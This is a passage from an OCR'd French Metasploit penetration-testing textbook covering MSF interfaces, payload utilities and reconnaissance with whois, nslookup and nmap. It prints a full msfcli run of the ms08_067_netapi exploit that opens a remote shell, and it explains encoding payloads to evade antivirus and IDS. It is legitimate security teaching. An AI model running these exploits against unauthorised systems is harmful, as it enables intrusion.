Quand vous travaillez avec le Metasploit Framework (MSF) pour la première fois, vous pouvez vous sentir noyé par ses nombreuses interfaces, options, outils, variables et modules. Dans ce chapitre, nous nous intéresserons aux bases qui vous aideront à mieux comprendre le tout. Nous passerons en revue quelques termes du pentest, puis nous verrons brièvement les différentes interfaces utilisateur disponibles. Metasploit est gratuit, open source, porté par de nombreux contributeurs du domaine de la sécurité informatique, mais deux versions commerciales sont aussi disponibles.

Lors de la première utilisation de Metasploit, il est important de ne pas s'attarder sur les plus récents exploits, mais plutôt de comprendre comment Metasploit fonctionne et quelles commandes vous utilisez pour rendre un exploit possible.

Terminologie

Dans ce livre, nous utiliserons beaucoup de termes qu'il convient d'abord d'expliquer. La majorité des termes élémentaires qui suivent sont définis dans le contexte de Metasploit, mais sont généralement admis dans l'industrie de la sécurité informatique.

Exploit

Un exploit est le moyen par lequel un attaquant, ou un pentester en l'occurrence, profite d'un défaut dans un système, une application ou un service. Un attaquant utilise un exploit pour attaquer un système de façon à lui faire produire un certain résultat que les développeurs n'avaient pas envisagé. Les exploits courants sont le buffer overflow (dépassement de tampon), les vulnérabilités web (injections SQL, par exemple) et les erreurs de configuration.

Payload

Un payload est un code que nous voulons faire exécuter par le système et qui sera sélectionné et délivré par le framework. Par exemple, un reverse shell est un payload qui crée une connexion depuis la cible vers l'attaquant, tel qu'une invite de commande Windows (voir Chapitre 5), alors qu'un bind shell est un payload qui "attache" une invite de commande à l'écoute d'un port sur la machine cible, afin que l'attaquant puisse alors se connecter. Un payload peut être également quelque chose d'aussi simple que quelques commandes à exécuter sur la machine cible.

Shellcode

Un shellcode est une suite d'instructions utilisées par un payload lors de l'exploitation. Il est typiquement écrit en langage assembleur. Dans la plupart des cas, une invite de commande système (un "shell") ou une invite de commande Meterpreter ("Meterpreter shell") est utilisée après qu'une série d'instructions a été accomplie par la machine, d'où le nom.

Module

Un module, dans le contexte de ce livre, est une part de logiciel qui peut être utilisée par le framework Metasploit. Parfois, vous aurez besoin d'utiliser un module d'exploit, un composant logiciel qui porte l'attaque. D'autres fois, un module auxiliaire pourra être requis pour effectuer une action telle que le scan ou l'énumération de systèmes. Cette modularité est ce qui rend Métasploit si puissant.

Listener

Un listener est un composant de Metasploit qui attend une connexion entrante de tout type. Par exemple, après que la cible a été exploitée, elle peut communiquer avec l'attaquant *via* Internet. Le listener gère cette connexion, attendant sur la machine attaquante d'être contacté par la machine exploitée.

Les interfaces de Metasploit

Metasploit offre plus d'une interface à ses fonctionnalités sous-jacentes, incluant la console, la ligne de commande et l'interface graphique. En plus de ces interfaces, des utilitaires fournissent un accès direct à des fonctions qui sont normalement internes au framework. Ces utilitaires peuvent être précieux pour le développement d'exploits et les situations dans lesquelles vous n'avez pas besoin de la flexibilité de tout le framework Metasploit.

MSFconsole

Msfconsole est de loin la partie la plus populaire du framework Metasploit, et ce à juste titre. C'est un des outils les plus flexibles, les plus complets et les plus supportés de tout le framework Metasploit. Msfconsole fournit une interface pratique tout-en-un pour quasiment

toutes les options et tous les réglages disponibles ; c'est comme un magasin unique où vous trouveriez tous les exploits dont vous rêvez. Vous pouvez utiliser msfconsole pour tout faire : lancer un exploit, charger un module auxiliaire, faire une énumération, créer des listeners ou lancer une exploitation massive contre tout un réseau.

Malgré l'évolution constante du framework Metasploit, une série de commandes sont restées relativement stables. En maîtrisant les bases de msfconsole, vous serez capable de vous adapter à tout changement. Pour illustrer l'importance de l'apprentissage de msfconsole, nous l'utiliserons dans pratiquement tous les chapitres du livre.

Démarrer *MSFconsole*

Pour lancer msfconsole, entrez msfconsole dans l'invite de commande :

```
root@bt:/# cd /opt/framework3/msf3/

root@bt:/opt/framework/msf3# msfconsole

< metasploit >

------------


      \    ,__,

        \  (oo)____

           (__)  )\

              ||--|| *
```

```
msf>
```

Pour accéder au fichier d'aide de msfconsole, entrez help suivi de la commande qui vous intéresse. Dans l'exemple qui suit, nous cherchons de l'aide pour la commande connect, qui permet de communiquer avec un hôte. L'aide présente alors une description de l'outil, son usage et les différentes options à définir.

msf > **help connect**

Nous explorerons la console de plus ample façon dans les chapitres à venir.

MSFcli

Msfcli et msfconsole présentent deux façons radicalement différentes d'accéder au framework. Alors que msfconsole présente une façon interactive d'accéder à toutes les options de façon intuitive, msfcli est plus axée sur le scriptage et l'interprétation des autres outils basés sur la console. Msfcli supporte aussi le lancement d'exploits et de modules auxiliaires, et peut être pratique lors de l'essai de modules ou du développement de nouveaux exploits pour le framework. C'est un outil fantastique pour exploiter de façon unique, lorsque vous savez de quels exploits et options vous aurez besoin. Il laisse moins de place à l'erreur que msfconsole mais il offre des aides basiques (dont l'usage et la liste des modules) avec la commande msfcli -h, comme montré ci-après :

```
root@bt:/opt/framework3/msf3# msfcli -h

Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [n

==========================================
```

Mode	Description
(H)elp	You’re looking at it, baby!
(S)ummary	Show information about this module
(O)ptions	Show available options for this module
(A)dvanced	Show available advanced options for this modu
(I)DS Evasion	Show available ids evasion options for this moc
(P)ayloads	Show available payloads for this module
(T)argets	Show available targets for this exploit module
(AC)tions	Show available actions for this auxiliary modul
(C)heck	Run the check routine of the selected module
(E)xecute	Execute the selected module

root@bt:/opt/framework3/msf3#

Exemple d’utilisation

Regardons comment il est possible d’utiliser msfcli. Ne prêtez pas attention aux détails, ces exemples sont seulement censés vous montrer comment il est possible de travailler avec cette interface.

Quand vous commencez l'apprentissage de Metasploit, ou quand vous êtes bloqué, vous pouvez voir les options disponibles pour un module en ajoutant la lettre O à la fin de la chaîne où vous êtes bloqué. Dans l'exemple suivant, nous l'utilisons pour voir les options disponibles avec le module ms08_067_netapi :

root@bt:/# **msfcli windows/smb/ms08_067_netapi O**

[*] Please wait while we load the module tree...

Name	Current Setting	Required	Description
----	---------- --	--------	----------
RHOST	0.0.0.0	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Vous pouvez voir que le module nécessite trois options : RHOST, RPORT et SMPIPE. Maintenant, en ajoutant la lettre P, on peut vérifier les payloads disponibles :

root@bt:/# **msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 P**

[*] Please wait while we load the module tree...

Compatible payloads

==========

Name	Description
generic/debug_trap	Generate a debug trap in the target process
generic/shell_bind_tcp	Listen for a connection and spawn a command shell

Dès lors que toutes les options sont configurées et qu'un payload est sélectionné, nous pouvons lancer notre exploit en ajoutant E à la fin de la chaîne d'arguments de msfcli :

root@bt:/# **msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 PAYLOAD=windows/shell/bind_tcp E**

[*] Please wait while we load the module tree...

[*] Started bind handler

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Triggering the vulnerability...

[*] Sending stage (240 bytes)

[*] Command shell session 1 opened (192.168.1.101:46025 -> 192.168.1.155:4444)

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

C’est un succès, car nous avons ouvert une invite de commande Windows sur le système distant.

Armitage

La composante armitage de Metasploit est une interface utilisateur entièrement graphique et interactive créée par Raphael Mudge. Cette interface est très impressionnante, riche en fonctionnalités et disponible gratuitement. Nous ne la traiterons pas en profondeur, mais il est important de mentionner quelque chose qui mérite d’être exploré. Notre but est d’enseigner les tenants et les aboutissants de Metasploit ; l’interface graphique est géniale dès lors que vous comprenez comment le framework fonctionne.

Exécution d'Armitage

Pour lancer Armitage, exécutez la commande armitage. Lors du démarrage, sélectionnez Start MSF, ce qui permettra à Armitage de se connecter à une instance Metasploit.

root@bt:/opt/framework3/msf3# **armitage**

Après l'exécution d'armitage, il suffit de cliquer sur une des fonctionnalités présentes dans le menu pour procéder à une attaque particulière ou accéder aux autres fonctionnalités.

Par exemple, la Figure 2.1 montre le menu des exploits (côté client).




Figure 2.1
Le menu exploit du navigateur d'armitage.

Utilitaires de Metasploit

Nous avons vu les trois principales interfaces de Metasploit, il est temps

maintenant de parcourir quelques utilitaires. Ce sont des interfaces directes, aux caractéristiques particulières, qui peuvent être utiles dans des situations spécifiques, en particulier dans le développement d'exploits. Nous allons en découvrir quelques-uns parmi les plus accessibles puis en introduire des supplémentaires tout au long du livre.

MSFpayload

La composante msfpayload permet de générer un shellcode, des exécutables et bien plus encore dans l'utilisation d'exploits hors du framework.

Du shellcode peut être généré dans de nombreux langages – C, Ruby, JavaScript et même VBA (Visual Basic for Applications). Chaque format de sortie sera utile dans diverses situations. Par exemple, si vous travaillez sur une démonstration méthodique utilisant Python, une sortie en C serait la meilleure. Si vous travaillez sur un exploit relatif au navigateur, un format de sortie en JavaScript paraît judicieux. Une fois que vous avez choisi votre format de code préféré, vous pouvez facilement insérer directement le payload dans un fichier HTML pour déclencher l'exploit.

Pour voir les options employées par l'utilitaire, entrez msfpayload -h en ligne de commande, comme illustré ici :

```
root@bt:/# msfpayload -h
```

Comme avec msfcli, si vous vous retrouvez coincé sur les options requises pour un module de payload, ajoutez la lettre O sur la ligne de commande pour obtenir une liste des variables requises et facultatives :

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

Nous nous plongerons plus profondément dans msfpayload et dans le développement d'exploits au cours des chapitres suivants.

MSFencode

Le shellcode généré par msfpayload est pleinement fonctionnel, mais il contient plusieurs caractères nuls qui, lorsqu'ils sont interprétés par de nombreux programmes, signifient la fin d'une chaîne. Cela provoquera l'arrêt du code avant la fin. En d'autres termes, ces x00s et xffs peuvent empêcher votre payload de fonctionner !

De surcroît, un shellcode traversant un réseau en clair est susceptible d'être remarqué par les systèmes de détection d'intrusion (IDS) et les logiciels antivirus. Pour résoudre ce problème, les développeurs de Metasploit offrent msfencode, qui aide à éviter les "mauvais" caractères et à échapper aux antivirus et aux IDS en encodant le payload original d'une manière qui ne prend pas en compte les mauvais caractères. Entrez msfencode -h pour voir la liste des options de msfencode.

Metasploit contient un certain nombre d'encodeurs adaptés à différentes situations. Certains seront intéressants lorsque vous ne pourrez utiliser que des caractères alphanumériques dans le cadre d'un payload, comme c'est le cas avec les exploits liés aux formats de fichiers ou d'autres applications qui acceptent des caractères imprimables uniquement en entrée, tandis que d'autres sont des encodeurs à usage général qui fonctionnent bien dans toutes les situations.

En cas de doute, cependant, vous ne pouvez vraiment pas vous tromper en choisissant l'encodeur x86/shikata_ ga_nai, le seul encodeur noté "excellent", une mesure de la fiabilité et de la stabilité d'un module. Dans le contexte d'un encodeur, un classement excellent signifie que c'est l'un des encodeurs les plus polyvalents offrant des capacités de configurations plus fines. Pour voir la liste des encodeurs disponibles, ajoutez -l à msfencode comme illustré ci-après. Les payloads sont classés par ordre de fiabilité.

root@bt:~# **msfencode -l**

Nasm Shell

L'utilitaire nasm_shell.rb peut être utile lorsque vous essayez d'analyser du code en langage assembleur, surtout si, au cours du développement de l'exploit, vous avez besoin d'identifier les opcodes (codes opération) pour une instruction assembleur donnée.

Par exemple, ici nous exécutons l'outil et demandons les opcodes pour l'instruction assembleur jmp esp : nasm_shell nous dit que c'est FFE4.

root@bt:/opt/framework3/msf3/tools# ./**nasm_shell.rb**

nasm > **jmp esp**

00000000 FFE4 jmp esp

Metasploit Express et Metasploit Pro

Metasploit Express et Metasploit Pro sont des interfaces web commerciales pour le framework Metasploit. Ces utilitaires permettent une automatisation substantielle et facilitent les choses pour les nouveaux utilisateurs, tout en offrant un accès complet au framework. Les deux produits offrent également des outils qui ne sont pas disponibles dans les éditions communautaires du framework, comme les attaques automatiques de type brute force sur les mots de passe et les attaques automatisées sur sites Internet. De plus, un rapport back-end pour Metasploit Pro peut accélérer l'un des aspects les moins populaires du pentest : la rédaction de rapport.

Ces outils méritent-ils leur prix ? C'est à vous de voir. Les éditions commerciales de Metasploit sont destinées aux pentesters professionnels et peuvent faciliter les tâches les plus monotones du travail, mais si le gain de temps offert par l'automatisme de ces produits commerciaux est utile pour vous, il pourrait justifier le prix d'achat.

Si vous automatisez votre travail, gardez bien à l'esprit que les humains demeurent meilleurs pour identifier les vecteurs d'attaque que des outils automatisés.

Conclusion

Dans ce chapitre, vous avez appris une petite partie des bases du framework Metasploit. Au fur et à mesure de votre lecture, vous commencerez à vous servir de ces outils de manière beaucoup plus avancée. Vous trouverez plusieurs façons d'accomplir les mêmes tâches à l'aide de différents outils. Ce sera finalement à vous de décider quel outil correspondra au mieux à vos besoins.

Maintenant que vous avez acquis les bases, passons à la phase suivante du processus de pentesting : la découverte.

3

Collecte de renseignements

Sommaire

- Collecte d'informations passive
- Collecte d'informations active
- Scan ciblé
- Développement d'un scanner personnalisé
- Perspectives d'avenir

La collecte de renseignements est la deuxième étape du PTES. Au cours de cette phase, votre objectif sera d'obtenir des informations précises sur votre cible sans pour autant révéler votre présence ou vos intentions, d'apprendre comment fonctionne la société et de déterminer la meilleure façon d'y pénétrer.

Si votre travail n'est pas assez minutieux durant la collecte de renseignements, vous risquez de manquer des systèmes vulnérables ou des vecteurs d'attaque viables. Il vous faut du temps et de la patience pour faire le tri des pages web, faire du Google hacking et dresser une carte précise afin de comprendre l'infrastructure d'une cible particulière.

La *collecte de renseignements* exige une préparation prudente, des recherches et, plus important encore, la faculté de penser tel un attaquant. À ce stade, vous essayerez de rassembler autant

d'informations que possible sur votre cible. Ce peut être une quantité importante de données, et même les informations les plus insignifiantes peuvent se révéler utiles plus tard ; soyez donc vigilant.

Avant même de commencer la collecte, tenez compte de la manière dont vous enregistrerez tout ce que vous ferez et les résultats que vous obtiendrez.

Vous devez vous rappeler et noter autant de détails que possible sur vos tests. La plupart des professionnels de la sécurité apprennent rapidement que des notes détaillées font la différence entre un test d'intrusion réussi et un test échoué.

Vos résultats doivent être détaillés pour que d'autres pentesters puissent reproduire votre travail en utilisant seulement votre documentation.

La collecte d'informations est probablement l'aspect le plus important d'un test de pénétration car elle fournit la base de tout le travail suivant cette étape. Il vous faut aussi être méthodique, exact et précis lors de la prise de notes.

Avant de déclencher aveuglément une masse d'exploits, soyez sûr d'avoir appris tout ce que vous pouvez à propos de votre cible. La plupart des gens sont excités surtout lors de l'exploitation d'un système, du fait d'avoir tous les droits administrateur de ce système, mais vous devez apprendre à marcher avant de courir.

Avertissement

En suivant les procédures de ce chapitre, vous pourriez éventuellement endommager votre système ainsi que celui de votre cible… aussi, assurez-vous de mettre en place un environnement de test (référez-vous à l'annexe A, "Configurer les machines cibles", pour plus d'informations). Beaucoup d'exemples cités dans ces chapitres peuvent

avoir un effet dévastateur et rendre le système cible inutilisable.

Les activités présentées dans ce chapitre peuvent être considérées comme illégales si elles sont entreprises par une personne ayant de mauvaises intentions, suivez les règles et ne soyez pas stupide.

Collecte d'informations passive

En collectant des informations passivement et indirectement, vous pouvez découvrir des informations sur vos cibles sans toucher leurs systèmes. Vous pouvez identifier l'architecture et les responsables du réseau et même savoir quel système d'exploitation et quel type de serveur Web est utilisé sur le réseau cible.

Open source intelligence (OSINT) est une forme de collecte d'informations durant laquelle on utilise les informations libres ou aisément disponibles pour trouver, choisir et acquérir des renseignements sur la cible. Plusieurs outils rendent la collecte d'information passive non fastidieuse, y compris des outils complexes tels que Yeti ou encore l'humble whois.

Au fil de cette section, nous explorerons le processus de collecte d'informations passive ainsi que les outils dont vous pourriez vous servir.

Imaginez, par exemple, une attaque contre http://www.secmaniac.net/. Notre but est de déterminer, dans un premier temps, quels systèmes sont utilisés par la société et quels systèmes nous pouvons attaquer. Certains systèmes peuvent ne pas appartenir à la société et pourraient alors être considérés comme hors de portée de l'attaque.

whois lookups

Commençons en utilisant whois via Back|Track pour trouver les noms de

domaines des serveurs de secmaniac.net.


```
msf > whois secmaniac.net

[*] ec: whois secmaniac.net

. . . SNIP . . .

Registered through: GoDaddy.com, Inc. (http://www.godaddy.com)

        Domain Name: SECMANIAC.NET

            Created on: 03-Feb-10

            Expires on: 03-Feb-12

            Last Updated on: 03-Feb-10

❶       Domain servers in listed order:

            NS57.DOMAINCONTROL.COM

            NS58.DOMAINCONTROL.COM
```

Nous apprenons en ❶ que les serveurs DNS (Domain Name System) sont hébergés par domaincontrol.com. C'est un bon exemple des systèmes qui ne seraient pas inclus dans un test de pénétration puisque nous n'aurions aucun droit de les attaquer. Dans la plupart des grandes sociétés, les serveurs DNS sont logés dans la société même et sont des vecteurs d'attaque viables.

Les transferts de zones et les autres attaques DNS semblables peuvent souvent être utilisés pour en apprendre plus sur un réseau depuis l'intérieur et depuis l'extérieur. Dans ce scénario, puisque domaincontrol.com n'appartient pas à secmaniac.net, nous ne devrions pas attaquer ces systèmes et, au lieu de cela, passer à un autre vecteur d'attaque.

Netcraft

Netcraft (http://searchdns.netcraft.com/) est un outil web permettant de trouver l'adresse IP d'un serveur hébergeant un site web particulier (voir Figure 3.1).



Site	http://www.secmaniac.com	**Last reboot**	unknown Uptime graph
Domain	secmaniac.com	**Netblock owner**	WIDEOPENWEST OHIO
IP address	75.118.185.142	**Site rank**	52103
Country	US	**Nameserver**	ns2.no-ip.com
Date first seen	July 2009	**DNS admin**	hostmaster@no-ip.com
Domain Registrar	no-ip.com	**Reverse DNS**	d118-75-142-185.try.wideopenwest.com
Organisation	ATTN: secmaniac.com, c/o No-IP.com Registration Privacy, P.O. Box 19083, Reno, 89511, United States	**Nameserver Organisation**	Vitalwerks Internet Solutions, LLC, 100 Washington St., Suite 250, Reno, 89503, United States
Check another site:		**Netcraft Site Report Gadget**	Google [More Netcraft Gadgets]

Figure 3.1
Utilisez Netcraft pour trouver l'adresse IP du serveur hébergeant un site web particulier.

Ayant identifié l'adresse IP de secmaniac.net, 75.118.185.142, nous utilisons une nouvelle fois whois sur cette même adresse IP :

```
msf > whois 75.118.185.142

[*] exec: whois 75.118.185.142

WideOpenWest Finance LLC WIDEOPENWEST (NET-75-118-0-0-1)
```

75.118.0.0 - 75.118.255.255

WIDEOPENWEST OHIO WOW-CL11-1-184-118-75 (NET-75-118-184-0-1)

75.118.184.0 - 75.118.191.255

Nous constatons que, d'après une rapide recherche whois, cette adresse IP (WIDEOPENWEST) semble correspondre à un prestataire de services légitime. Puisque la plage du sous-réseau n'est pas spécifiquement enregistrée au nom de secmaniac.net ni de secmaniac.com, nous pouvons juger que ce site semble être hébergé chez son propriétaire, étant donné que la plage dont fait partie l'IP semble faire partie d'une plage résidentielle.

NSLookup

Pour obtenir de plus amples informations sur le serveur, nous utiliserons nslookup sous Back|Track (cet outil se trouve dans la plupart des systèmes d'exploitation) pour trouver des informations sur secmaniac.net.

root@bt:~# **nslookup**

set type=mx

> **secmaniac.net**

Server: 172.16.32.2

Address: 172.16.32.2#53

```
Non-authoritative answer:

secmaniac.net  mail exchanger = 10 mailstore1.secureserver.net.

secmaniac.net  mail exchanger = 0 smtp.secureserver.net.
```

Nous constatons que les serveurs mail pointent vers mailstore1.secureserver.net et smtp.secureserver.net. Une rapide recherche sur ces serveurs montre qu'un tiers héberge ce site web, ce qui ne rentrerait pas dans le cadre de notre pentest.

À ce stade, nous avons rassemblé quelques informations que nous pourrions utiliser contre la cible par la suite. Cependant, nous devons recourir aux techniques de collecte d'informations actives pour déterminer l'adresse IP réelle de la cible, cette dernière étant 75.118.185.142.

Note

La collecte d'informations passive est un art qu'on ne se maîtrise pas en lisant seulement quelques pages. Jetez un œil au PTES (*Penetration Testing Execution Standard* – http://www.pentest-standard.org/) pour voir une liste des manières d'exécuter une collecte d'informations passive.

Collecte d'informations active

Durant la collecte d'informations active, nous interagissons directement avec un système pour en apprendre plus sur celui-ci. Nous pourrions, par exemple, effectuer des scans de ports pour trouver ceux qui sont ouverts sur la cible ou pour déterminer les programmes en cours d'exécution.

Chaque système ou programme que nous découvrirons offre une nouvelle occasion pour la phase d'exploitation. Cependant, prenez garde : si vous êtes négligeant pendant la collecte d'informations active, vous pourriez vous faire repérer par un IDS (Intrusion Detection System) ou un IPS (Intrusion Prevention System), ce qui n'est évidemment pas une bonne opération pour un pentester discret.

Le scan de ports avec *Nmap*

Ayant identifié la plage d'IP cible ainsi que celle de secmaniac.net durant la collecte d'informations passive, nous pouvons commencer à les scanner pour trouver des ports ouverts. C'est le processus au cours duquel nous nous connectons judicieusement aux ports de l'hôte distant pour identifier ceux qui sont actifs (évidemment, dans une plus grande entreprise, nous aurions plusieurs plages d'IP à attaquer au lieu d'une seule).

Nmap est, de loin, l'outil de scan de ports le plus populaire. Il s'intègre élégamment dans Metasploit, stockant le bilan du scan dans une base de données pour une utilisation ultérieure. Nmap vous laisse scanner des hôtes pour identifier les services en cours d'exécution sur chacun d'eux, n'importe lequel pourrait offrir une porte d'entrée.

Pour cet exemple, mettons de côté secmaniac.net et dirigeons-nous vers la machine virtuelle décrite dans l'annexe A, dont l'adresse IP est 172.16.32.131. Avant que nous ne commencions, jetons un rapide coup d'œil à la syntaxe de base de nmap depuis la ligne de commande sur votre machine Back|Track.

Vous constaterez immédiatement que nmap présente nombre d'options, mais vous n'en utiliserez que quelques-unes la plupart du temps.

Une de nos options préférées est -sS. Elle exécute un scan TCP discret qui détermine si un port TCP est ouvert ou non. Une autre option est -Pn qui demande à nmap de ne pas utiliser de requêtes ping pour déterminer

si le système est fonctionnel ; au lieu de cela, il considérera tous les hôtes comme "vivants". Si vous exécutez des pentests à travers Internet, vous devriez utiliser cette option, puisque la plupart des réseaux n'autorisent pas les requêtes ICMP (Internet Control Message Protocol), qui est le protocole utilisé par ping. Si vous effectuez un test localement, vous pouvez probablement ignorer cette option.

Exécutons, maintenant, un rapide scan nmap contre notre machine sous Windows XP en utilisant les options -Pn et -sS.

```
root@bt:~# nmap -sS -Pn 172.16.32.131

Nmap scan report for 172.16.32.131

Host is up (0.00057s latency).

Not shown: 990 closed ports

PORT        STATE       SERVICE

21/tcp      open        ftp

25/tcp      open        smtp

80/tcp      open        http

135/tcp     open        msrpc

139/tcp     open        netbios-ssn

443/tcp     open        https
```

445/tcp open microsoft-ds

1025/tcp open NFS-or-IIS

1433/tcp open ms-sql-s

3389/tcp open ms-term-serv

Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds

Comme vous pouvez le voir, nmap liste les ports ouverts avec une description du service associé à chacun d'eux. Pour plus de détails, essayez l'option -A. Cette dernière essaiera d'énumérer les services et tentera d'en récupérer les bannières, ce qui pourra vous donner encore plus de détails sur le système cible. Par exemple, voici ce que nous verrions si nous exécutions nmap avec les options -sS et -A sur notre même système cible :

root@bt:~# **nmap -Pn -sS -A 172.16.32.131**

Nmap scan report for 172.16.32.131

Host is up (0.0035s latency).

Not shown: 993 closed ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp	open	netbios-ssn	
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
777/tcp	open	unknown	
1039/tcp	open	unknown	
1138/tcp	open	msrpc	Microsoft Windows RPC
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2005 9.00.1399; RTM

. . . SNIP . . .

Device type: general purpose

Running: Microsoft Windows XP|2003

OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003

Network Distance: 1 hop

Service Info: OS: Windows

Host script results:

|_nbstat: NetBIOS name: V-MAC-XP, NetBIOS user: <unknown>, NetBIOS MAC:

00:0c:29:c9:38:4c (VMware)

|_smbv2-enabled: Server dœsn’t support SMBv2 protocol

| smb-os-discovery:

| OS: Windows XP (Windows 2000 LAN Manager)

| Name: WORKGROUP\V-MAC-XP

Travailler avec des bases de données dans Metasploit

